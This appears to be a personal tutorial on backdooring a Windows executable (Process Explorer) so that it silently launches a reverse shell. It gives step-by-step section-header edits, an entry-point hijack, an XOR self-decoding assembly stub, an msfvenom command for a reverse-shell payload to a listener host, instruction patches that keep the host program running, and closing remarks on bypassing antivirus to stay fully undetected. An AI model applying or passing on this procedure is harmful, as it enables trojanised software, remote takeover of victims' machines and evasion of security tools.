
Manual Backdooring EXE


The victim application here will be my favorite processExplorer from   
Sysintel suit. Tools will be CFF explorer, hexeditor and Olly. General process is as follow.

1. Find an area to place the shellcode
2. Hijack program execution
3. Return execution back to host process




Find an area to place the shellcode

So the EXE has 5 sections with a text section starting at RVA 0x1000 - 0xadb06, and 0x400 – 0xae000. Section flags look normal as expected from a normal EXE. The code in this section shows no caves, but a small roughly 250 bytes of free space at the end. Since I’m doing a bind shell, this space is not sufficient because I’ll need at least ~340 bytes. There are a couple ways around this with one slapping another text section to the end of the EXE. I personally dislike this option because it’s ugly and looks obvious, so I’m going to go with adjusting the section headers instead.



So I’ve done a couple of modifications. Added 0x200 bytes to the text section raw size, and 0x200 bytes to rdata, data, rsrc, and reloc section raw addresses. Open the EXE with a hexeditor and add 0x200 NULL bytes between the text and rdata section. All of this is done to add another 512 bytes of space for the shellcode, and adjust section boundaries to reflect the new size. In addition, I also set text section flags to R/W/X because I plan to have a self-decoding reverse shell. Now the EXE is ready to be backdoor.



Hijack program execution

Start Olly and copy the first few instructions from the entry point

01405108 > $ E8 02AE0000 CALL procexp-.0140FF0F

0140510D .^ E9 7FFEFFFF JMP procexp-.01404F91

Find the space we allocated earlier for the shellcode at the end of the text section. In my case I choose 0x0141EB0A as the start of my shellcode. Hijack the execution by replacing the first instructions with jmp 0141EB0A, and step into, to jump over to where we’ll work on the shellcode. Slowly assemble all of the follow assembly code to that address

pushad ;save host process state

pushfd

call next

next:

pop ebx ;grab address after call next

add ebx, 0x1a ;adjust ebx to point to start of reverse shell

mov eax, ebx ;copy to eax

add ebx, 0x200 ;adjust ebx to point beyond the rest of the code

decode:

inc eax ;adjust eax to nect byte

xor byte [eax], 0x6d ;obfuscate byte with xor

xor byte [eax], 0xf0

xor byte [eax], 0xd6

cmp eax, ebx ;has eax reached ebx?

jl decode ;continue if not

At this point, grab the reverse shellcode and paste it after the assembly code. Use the following command to help

msfvenom -p windows/shell\_reverse\_tcp LPORT=443 LHOST=10.0.0.14 EXITFUNC=none -f raw > rev-10.0.0.14.443.shell


cat rev-10.0.0.14.443.shell | ruby -ne '$\_.each\_byte{|b|print"%02x "%b}'

At address 0x0135EC34 and 0x0135EC36 change those instructions to NOP. By patching these 2 instructions, the dwMilliseconds argument in waitForSingleObjectEx API will be set to 0 and allow the host program to continue execution normally without waiting for the socket to be establish or the reverse shell session to exit.

0141EC44 4E DEC ESI
-> NOP

0141EC45 56 PUSH ESI

0141EC46 46 INC ESI
-> NOP



Return execution back to host process

At the end of the reverse shell, assemble the ret of the code below


popfd ;return state to host process

popad


CALL 0x0140FF0F ;run instruction that was over written when hijack

Jmp 0x0140510D ;jump back to continue execution

Step into the instructions and watch how it slowly modifies the code. Set a breakpoint after jl decode, and let the code run. All the shellcode should all be encoded now, but we need to help Olly realize that by right clicking on the code and select analysis -> analyze code. The code should change, and its time to save all the hard work. Right click, copy to executable -> all modification. And right click, save file.



Both programs are happily working together on the same process, but this is probably a bad idea to backdoor a process Explorer. From the image, I can see a suspicious CMD shell hanging from the process, so say goodbye to stealth ☺



That was a lot of work, but at least its another way to bypass AV, and I think there’s more possibility to get FUD (Fully Undetected) with this approach